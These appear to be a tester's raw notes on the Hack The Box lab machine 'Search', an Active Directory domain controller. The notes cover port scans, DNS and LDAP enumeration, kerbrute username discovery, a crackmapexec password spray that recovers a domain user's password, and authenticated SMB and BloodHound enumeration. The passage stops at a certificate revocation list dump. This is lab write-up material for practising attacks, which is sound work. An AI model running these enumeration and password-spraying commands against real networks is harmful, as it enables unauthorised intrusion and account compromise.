Discovered open port 464/tcp on 10.10.11.129
Discovered open port 443/tcp on 10.10.11.129
Discovered open port 49736/tcp on 10.10.11.129
Discovered open port 53/tcp on 10.10.11.129
Discovered open port 53/udp on 10.10.11.129
Discovered open port 445/tcp on 10.10.11.129
Discovered open port 8172/tcp on 10.10.11.129
Discovered open port 49669/tcp on 10.10.11.129
Discovered open port 389/tcp on 10.10.11.129
Discovered open port 49667/tcp on 10.10.11.129
Discovered open port 88/tcp on 10.10.11.129
Discovered open port 139/tcp on 10.10.11.129
Discovered open port 49703/tcp on 10.10.11.129
Discovered open port 49670/tcp on 10.10.11.129
Discovered open port 135/tcp on 10.10.11.129
```

nmap ipv6

```
(venv) kali@kali:~$ sudo nmap -6 dead:beef::fcc1:73ef:7916:3438 -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-25 11:38 EDT
Nmap scan report for dead:beef::fcc1:73ef:7916:3438
Host is up (0.018s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
8172/tcp  open  unknown
9389/tcp  open  adws
49667/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49691/tcp open  unknown
49703/tcp open  unknown
49736/tcp open  unknown
```

port 53

```
kali@kali:~$ dig any @$IP search.htb

; <<>> DiG 9.16.15-Debian <<>> any @10.10.11.129 search.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22007
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;search.htb.                    IN      ANY
```

```
;; ANSWER SECTION:
search.htb.             600     IN      A       10.10.11.129
search.htb.             3600    IN      NS      research.search.htb.
search.htb.             3600    IN      SOA     research.search.htb. hostmaster.search.htb. 435 900 600 86400 3600
search.htb.             600     IN      AAAA    dead:beef::250

;; ADDITIONAL SECTION:
research.search.htb.    3600    IN      A       10.10.11.129
research.search.htb.    3600    IN      AAAA    dead:beef::fcc1:73ef:7916:3438
research.search.htb.    3600    IN      AAAA    dead:beef::24e

;; Query time: 15 msec
;; SERVER: 10.10.11.129#53(10.10.11.129)
;; WHEN: Mon Apr 25 11:31:48 EDT 2022
;; MSG SIZE  rcvd: 225
```


```
kali@kali:~$ dig -x dead:beef::fcc1:73ef:7916:3438 @$IP

; <<>> DiG 9.16.15-Debian <<>> -x dead:beef::fcc1:73ef:7916:3438 @10.10.11.129
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 13491
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;8.3.4.3.6.1.9.7.f.e.3.7.1.c.c.f.0.0.0.0.0.0.0.0.f.e.e.b.d.a.e.d.ip6.arpa. IN PTR

;; Query time: 4251 msec
;; SERVER: 10.10.11.129#53(10.10.11.129)
;; WHEN: Mon Apr 25 11:35:07 EDT 2022
;; MSG SIZE  rcvd: 101
```

ioxidresolver


```
(venv) kali@kali:~$ python3 /opt/IOXIDResolver/IOXIDResolver.py -t $IP
[*] Retrieving network interface of 10.10.11.129
Address: Research
Address: 10.10.11.129
Address: dead:beef::fcc1:73ef:7916:3438
Address: dead:beef::24e
```

Web Enumeration

search.htb



potential users..



contact form

```
GET /index.html?message=hello HTTP/1.1
Host: search.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://search.htb/index.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

nikto

```
...[snip]...
Retrieved x-aspnet-version header: 4.0.30319
...[snip]...
```

gobuster

```
kali@kali:~$ gobuster dir -u http://research.search.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -d -o buster/research.log -x html
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://research.search.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html
[+] Timeout:                 10s
===============================================================
2022/04/26 12:49:07 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 157] [--> http://research.search.htb/images/]
/index.html           (Status: 200) [Size: 44982]
/js                   (Status: 301) [Size: 153] [--> http://research.search.htb/js/]
/css                  (Status: 301) [Size: 154] [--> http://research.search.htb/css/]
/Images               (Status: 301) [Size: 157] [--> http://research.search.htb/Images/]
/main.html            (Status: 200) [Size: 931]
/.                    (Status: 200) [Size: 44982]
/fonts                (Status: 301) [Size: 156] [--> http://research.search.htb/fonts/]
/staff                (Status: 403) [Size: 1233]
/CSS                  (Status: 301) [Size: 154] [--> http://research.search.htb/CSS/]
/JS                   (Status: 301) [Size: 153] [--> http://research.search.htb/JS/]
/Css                  (Status: 301) [Size: 154] [--> http://research.search.htb/Css/]
/Js                   (Status: 301) [Size: 153] [--> http://research.search.htb/Js/]
/Index.html           (Status: 200) [Size: 44982]
/Main.html            (Status: 200) [Size: 931]
/IMAGES               (Status: 301) [Size: 157] [--> http://research.search.htb/IMAGES/]
/Staff                (Status: 403) [Size: 1233]
/Fonts                (Status: 301) [Size: 156] [--> http://research.search.htb/Fonts/]
/single.html          (Status: 200) [Size: 19559]
/INDEX.html           (Status: 200) [Size: 44982]
/MAIN.html            (Status: 200) [Size: 931]
/certsrv              (Status: 401) [Size: 1293]
```

/certsrv - intersting

```
kali@kali:~/IIS-ShortName-Scanner$ java -jar iis_shortname_scanner.jar 2 20 http://search.htb

...[snip]...
Testing request method: "DEBUG" with magic part: "\a.aspx" ...
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by IISShortNameScanner.IIS_ShortName_Scanner (file:/home/kali/hackthebox/Search/IIS-ShortName-Scanner/iis_shortname_scanner.jar) to field java.net.HttpURLConnection.method
WARNING: Please consider reporting this to the maintainers of IISShortNameScanner.IIS_ShortName_Scanner
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
```

```
File: MAIN~1.HTM
File: INDEX~1.HTM
File: SINGLE~1.HTM
File: PREPRO~1.CON
[\] PREPRO~1.COT
# IIS Short Name (8.3) Scanner version 2.3.9 (05 February 2017) - scan initiated 2022/04/26 14:30:03
Target: http://search.htb/
|_ Result: Vulnerable!
|_ Used HTTP method: DEBUG
|_ Suffix (magic part): \a.aspx
|_ Extra information:
  |_ Number of sent requests: 549
  |_ Identified directories: 0
  |_ Indentified files: 4
    |_ INDEX~1.HTM
      |_ Actual file name = INDEX
    |_ MAIN~1.HTM
      |_ Actual file name = MAIN
    |_ PREPRO~1.CON
    |_ SINGLE~1.HTM
```

search.htb/<x

```
HTTP/1.1 400 Bad Request
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 27 Apr 2022 13:36:59 GMT
Connection: close
Content-Length: 3420
```

LDAP

```
DSA info (from DSE):
  Supported LDAP versions: 3, 2
  Naming contexts:
    DC=search,DC=htb
    CN=Configuration,DC=search,DC=htb
    CN=Schema,CN=Configuration,DC=search,DC=htb
    DC=DomainDnsZones,DC=search,DC=htb
    DC=ForestDnsZones,DC=search,DC=htb
  Supported controls:
    1.2.840.113556.1.4.1338 - Verify name - Control - MICROSOFT
    1.2.840.113556.1.4.1339 - Domain scope - Control - MICROSOFT
    1.2.840.113556.1.4.1340 - Search options - Control - MICROSOFT
    1.2.840.113556.1.4.1341 - RODC DCPROMO - Control - MICROSOFT
    1.2.840.113556.1.4.1413 - Permissive modify - Control - MICROSOFT
    1.2.840.113556.1.4.1504 - Attribute scoped query - Control - MICROSOFT
    1.2.840.113556.1.4.1852 - User quota - Control - MICROSOFT
    1.2.840.113556.1.4.1907 - Server shutdown notify - Control - MICROSOFT
    1.2.840.113556.1.4.1948 - Range retrieval no error - Control - MICROSOFT

...[snip]...
```


```
kali@kali:~$ /opt/kerbrute_linux_amd64 userenum --dc search.htb -d search.htb usersnames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/27/22 - Ronnie Flathers @ropnop

2022/04/27 11:24:39 >  Using KDC(s):
2022/04/27 11:24:39 >   search.htb:88

2022/04/27 11:24:39 >  [+] VALID USERNAME:       Dax.Santiago@search.htb
2022/04/27 11:24:39 >  [+] VALID USERNAME:       Keely.Lyons@search.htb
2022/04/27 11:24:39 >  [+] VALID USERNAME:       Sierra.Frye@search.htb
2022/04/27 11:24:39 >  [+] VALID USERNAME:       Hope.Sharp@search.htb
2022/04/27 11:24:39 >  [+] VALID USERNAME:       Administrator@search.htb
2022/04/27 11:24:39 >  Done! Tested 16 usernames (3 valid) in 0.070 seconds
```

CME

```
kali@kali:~$ crackmapexec ldap $IP -d search.htb -u validusers.txt -p password.txt
LDAP        10.10.11.129    389    RESEARCH         [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.129    389    RESEARCH         [+] search.htb\Hope.Sharp:IsolationIsKey?
```

enum

```
kali@kali:~$ crackmapexec ldap $IP -d search.htb -u hope.sharp -p IsolationIsKey? --password-not-required
LDAP        10.10.11.129    389    RESEARCH         [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.129    389    RESEARCH         [+] search.htb\hope.sharp:IsolationIsKey?
LDAP        10.10.11.129    389    RESEARCH         User: LON-SVRDFS1$ Status: enabled
LDAP        10.10.11.129    389    RESEARCH         User: LON-SVRDFS2$ Status: enabled
LDAP        10.10.11.129    389    RESEARCH         User: BIR-SVRDFS1$ Status: enabled
LDAP        10.10.11.129    389    RESEARCH         User: BIR-SVRDFS2$ Status: enabled
LDAP        10.10.11.129    389    RESEARCH         User: MAN-SVRDFS1$ Status: enabled
LDAP        10.10.11.129    389    RESEARCH         User: MAN-SVRDFS2$ Status: enabled
LDAP        10.10.11.129    389    RESEARCH         User: GLA-SVRDFS1$ Status: enabled
LDAP        10.10.11.129    389    RESEARCH         User: GLA-SVRDFS2$ Status: enabled
LDAP        10.10.11.129    389    RESEARCH         User: SHE-SVRDFS1$ Status: enabled
LDAP        10.10.11.129    389    RESEARCH         User: SHE-SVRDFS2$ Status: enabled
LDAP        10.10.11.129    389    RESEARCH         User: Guest Status: disabled
```

trusted for delegation

```
kali@kali:~$ crackmapexec ldap $IP -d search.htb -u hope.sharp -p IsolationIsKey? --trusted-for-delegation
LDAP        10.10.11.129    389    RESEARCH         [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.129    389    RESEARCH         [+] search.htb\hope.sharp:IsolationIsKey?
LDAP        10.10.11.129    389    RESEARCH         RESEARCH$
```

```
kali@kali:~$ crackmapexec ldap $IP -u hope.sharp -p 'IsolationIsKey?' --admin-count
LDAP        10.10.11.129    389    RESEARCH         [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.129    389    RESEARCH         [+] search.htb\hope.sharp:IsolationIsKey?
LDAP        10.10.11.129    389    RESEARCH         Administrator
LDAP        10.10.11.129    389    RESEARCH         Administrators
LDAP        10.10.11.129    389    RESEARCH         Print Operators
LDAP        10.10.11.129    389    RESEARCH         Backup Operators
LDAP        10.10.11.129    389    RESEARCH         Replicator
LDAP        10.10.11.129    389    RESEARCH         krbtgt
LDAP        10.10.11.129    389    RESEARCH         Domain Controllers
LDAP        10.10.11.129    389    RESEARCH         Schema Admins
LDAP        10.10.11.129    389    RESEARCH         Enterprise Admins
LDAP        10.10.11.129    389    RESEARCH         Domain Admins
LDAP        10.10.11.129    389    RESEARCH         Server Operators
LDAP        10.10.11.129    389    RESEARCH         Account Operators
LDAP        10.10.11.129    389    RESEARCH         Read-only Domain Controllers
LDAP        10.10.11.129    389    RESEARCH         Key Admins
LDAP        10.10.11.129    389    RESEARCH         Enterprise Key Admins
LDAP        10.10.11.129    389    RESEARCH         Tristan.Davies
```

tristan.davies is admin looks like..

```
ldapsearch -x -h $IP -D 'search\hope.sharp' -w 'IsolationIsKey?' -b "DC=search,DC=htb"
```

```
kali@kali:~$ nslookup
> server 10.10.11.129
Default server: 10.10.11.129
Address: 10.10.11.129#53
> covid.search.htb
Server:         10.10.11.129
Address:        10.10.11.129#53

Name:   covid.search.htb
Address: 192.168.220.201
```

```
kali@kali:~$ dig any covid.search.htb @$IP

; <<>> DiG 9.16.15-Debian <<>> any covid.search.htb @10.10.11.129
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28753
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;covid.search.htb.              IN      ANY

;; ANSWER SECTION:
covid.search.htb.       1200    IN      A       192.168.220.201

;; Query time: 19 msec
;; SERVER: 10.10.11.129#53(10.10.11.129)
;; WHEN: Fri Apr 29 13:10:47 EDT 2022
;; MSG SIZE  rcvd: 61
```

smb client

```
kali@kali:~$ smbclient -L \\\\$IP\\ -U hope.sharp
Enter WORKGROUP\hope.sharp's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        CertEnroll      Disk      Active Directory Certificate Services share
        helpdesk        Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        RedirectedFolders$ Disk
        SYSVOL          Disk      Logon server share
```

so looks like sierra.frye is the user

```
smb: \sierra.frye\> ls
  .                                   Dc        0  Wed Nov 17 20:01:46 2021
  ..                                  Dc        0  Wed Nov 17 20:01:46 2021
  Desktop                            DRc        0  Wed Nov 17 20:08:00 2021
  Documents                          DRc        0  Fri Jul 31 10:42:19 2020
  Downloads                          DRc        0  Fri Jul 31 10:45:36 2020
  user.txt                            Ac       33  Wed Nov 17 19:55:27 2021
```

```
              3246079 blocks of size 4096. 496120 blocks available
```

got tired of manually searching so gonna use cme and spider

cme smb


```
kali@kali:~$ crackmapexec smb $IP -u hope.sharp -p 'IsolationIsKey?' --shares
SMB         10.10.11.129    445    RESEARCH         [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.129    445    RESEARCH         [+] search.htb\hope.sharp:IsolationIsKey?
SMB         10.10.11.129    445    RESEARCH         [+] Enumerated shares
SMB         10.10.11.129    445    RESEARCH         Share           Permissions     Remark
SMB         10.10.11.129    445    RESEARCH         -----           -----------     ------
SMB         10.10.11.129    445    RESEARCH         ADMIN$                          Remote Admin
SMB         10.10.11.129    445    RESEARCH         C$                              Default share
SMB         10.10.11.129    445    RESEARCH         CertEnroll      READ            Active Directory Certificate Services share
SMB         10.10.11.129    445    RESEARCH         helpdesk
SMB         10.10.11.129    445    RESEARCH         IPC$            READ            Remote IPC
SMB         10.10.11.129    445    RESEARCH         NETLOGON        READ            Logon server share
SMB         10.10.11.129    445    RESEARCH         RedirectedFolders$ READ,WRITE
SMB         10.10.11.129    445    RESEARCH         SYSVOL          READ            Logon server share
```


```
kali@kali:~/smb$ cat /tmp/cme_spider_plus/10.10.11.129.json | jq '. | map_values(keys)'
{
  "CertEnroll": [
    "Research.search.htb_search-RESEARCH-CA.crt",
    "nsrev_search-RESEARCH-CA.asp",
    "search-RESEARCH-CA+.crl",
    "search-RESEARCH-CA.crl"
  ],
  "IPC$": [
    "0c3cc6e798b8f234",
    "InitShutdown",
    "LSM_API_service",
    "PIPE_EVENTROOT\\CIMV2SCM EVENT PROVIDER",
    "RpcProxy\\49669",
    "RpcProxy\\593",
    "W32TIME_ALT",
    "Winsock2\\CatalogChangeListener-1e4-0",
    "Winsock2\\CatalogChangeListener-274-0",
    "Winsock2\\CatalogChangeListener-27c-0",
    "Winsock2\\CatalogChangeListener-27c-1",
    "Winsock2\\CatalogChangeListener-3c4-0",
    "Winsock2\\CatalogChangeListener-3cc-0",
    "Winsock2\\CatalogChangeListener-510-0",
    "Winsock2\\CatalogChangeListener-8d8-0",
    "Winsock2\\CatalogChangeListener-940-0",
    "Winsock2\\CatalogChangeListener-948-0",
    "atsvc",
    "cert",
    "efsrpc",
    "epmapper",
    "eventlog",
    "iislogpipe4fb6f1ae-ced2-47f3-94df-32ac4475e689",
    "lsass",
    "netdfs",
    "ntsvcs",
    "scerpc",
    "srvsvc",
    "vgauth-service",
    "wkssvc"
  ],
  "NETLOGON": [],
  "RedirectedFolders$": [
    "hope.sharp/Desktop/$RECYCLE.BIN/desktop.ini",
    "hope.sharp/Desktop/Microsoft Edge.lnk",
    "hope.sharp/Desktop/desktop.ini",
    "hope.sharp/Documents/$RECYCLE.BIN/desktop.ini",
    "hope.sharp/Documents/desktop.ini",
    "hope.sharp/Downloads/$RECYCLE.BIN/desktop.ini",
    "hope.sharp/Downloads/desktop.ini",
    "sierra.frye/Desktop/$RECYCLE.BIN/desktop.ini",
    "sierra.frye/Desktop/Microsoft Edge.lnk",
    "sierra.frye/Desktop/desktop.ini",
    "sierra.frye/Desktop/user.txt",
    "sierra.frye/user.txt"
  ],
  "SYSVOL": [
    "search.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI",
    "search.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf",
    "search.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml",
    "search.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Services/Services.xml",
    "search.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/USER/Registry.pol",
    "search.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/USER/comment.cmtx",
    "search.htb/Policies/{41DD7D0B-E072-4853-AB8D-1C1D9E3CE356}/GPT.INI",
    "search.htb/Policies/{41DD7D0B-E072-4853-AB8D-1C1D9E3CE356}/User/Registry.pol",
    "search.htb/Policies/{41DD7D0B-E072-4853-AB8D-1C1D9E3CE356}/User/comment.cmtx",
    "search.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI",
    "search.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf",
    "search.htb/Policies/{D47E9F04-E75B-4E07-8654-6C82FE85EAA2}/GPT.INI",
    "search.htb/Policies/{D47E9F04-E75B-4E07-8654-6C82FE85EAA2}/User/Registry.pol",
    "search.htb/Policies/{E2008E68-F4C5-49B7-9D1C-9D24DEBD8F1D}/GPT.INI",
    "search.htb/Policies/{E2008E68-F4C5-49B7-9D1C-9D24DEBD8F1D}/User/Documents & Settings/fdeploy.ini",
    "search.htb/Policies/{E2008E68-F4C5-49B7-9D1C-9D24DEBD8F1D}/User/Documents & Settings/fdeploy1.ini",
    "search.htb/Policies/{E9CE279C-52D0-4856-9073-82BAB4EB85AF}/GPT.INI",
    "search.htb/Policies/{E9CE279C-52D0-4856-9073-82BAB4EB85AF}/Machine/Microsoft/Windows NT/SecEdit/GptTmpl.inf",
    "search.htb/Policies/{E9CE279C-52D0-4856-9073-82BAB4EB85AF}/Machine/Registry.pol"
  ]
}
```

password policy

```
kali@kali:~$ crackmapexec smb $IP -u hope.sharp -p 'IsolationIsKey?' --pass-pol
SMB         10.10.11.129    445    RESEARCH         [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.129    445    RESEARCH         [+] search.htb\hope.sharp:IsolationIsKey?
SMB         10.10.11.129    445    RESEARCH         [+] Dumping password info for domain: SEARCH
SMB         10.10.11.129    445    RESEARCH         Minimum password length: 7
SMB         10.10.11.129    445    RESEARCH         Password history length: 24
SMB         10.10.11.129    445    RESEARCH         Maximum password age: Not Set
SMB         10.10.11.129    445    RESEARCH
SMB         10.10.11.129    445    RESEARCH         Password Complexity Flags: 000000
SMB         10.10.11.129    445    RESEARCH             Domain Refuse Password Change: 0
SMB         10.10.11.129    445    RESEARCH             Domain Password Store Cleartext: 0
SMB         10.10.11.129    445    RESEARCH             Domain Password Lockout Admins: 0
SMB         10.10.11.129    445    RESEARCH             Domain Password No Clear Change: 0
```

```
SMB         10.10.11.129    445    RESEARCH             Domain Password No Anon Change: 0
SMB         10.10.11.129    445    RESEARCH             Domain Password Complex: 0
SMB         10.10.11.129    445    RESEARCH
SMB         10.10.11.129    445    RESEARCH         Minimum password age: 1 day 4 minutes
SMB         10.10.11.129    445    RESEARCH         Reset Account Lockout Counter: 30 minutes
SMB         10.10.11.129    445    RESEARCH         Locked Account Duration: 30 minutes
SMB         10.10.11.129    445    RESEARCH         Account Lockout Threshold: None
SMB         10.10.11.129    445    RESEARCH         Forced Log off Time: Not Set
```





bloodhound.py

```
kali@kali:~$ python3 /opt/BloodHound.py/bloodhound.py -u hope.sharp -p 'IsolationIsKey?' -d search.htb -c all -dc research.search.htb -ns $IP
```

crl

```
kali@kali:~/smb$ openssl crl -in search-RESEARCH-CA.crl -inform DER -noout -text
Certificate Revocation List (CRL):
        Version 2 (0x1)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: DC = htb, DC = search, CN = search-RESEARCH-CA
        Last Update: Apr 27 04:03:29 2022 GMT
        Next Update: May  4 16:23:29 2022 GMT
        CRL extensions:
            X509v3 Authority Key Identifier:
                keyid:6A:91:AD:7B:28:6F:B5:48:A6:5B:38:CE:BC:62:AA:5F:E7:57:EC:50

            1.3.6.1.4.1.311.21.1:
                ...
            X509v3 CRL Number:
                80
            1.3.6.1.4.1.311.21.4:
                .
220504041329Z
            X509v3 Freshest CRL:

                Full Name:
                  URI:ldap:///CN=search-RESEARCH-CA,CN=Research,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=search,DC=htb?deltaRevocationList?base?objectClass=cRLDistributionPoint

            1.3.6.1.4.1.311.21.14:
                0..0..........ldap:///CN=search-RESEARCH-CA,CN=Research,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=search,DC=htb?certificateRevocationList?base?
objectClass=cRLDistributionPoint
Revoked Certificates:
    Serial Number: 540000000F0D72455E1CAED3F100000000000F
        Revocation Date: Aug 10 20:36:00 2020 GMT
    Serial Number: 540000000ED165462CED094C6B00000000000E
        Revocation Date: Aug 10 20:26:00 2020 GMT
    Serial Number: 540000000D7CF4C4B754AFB1C300000000000D
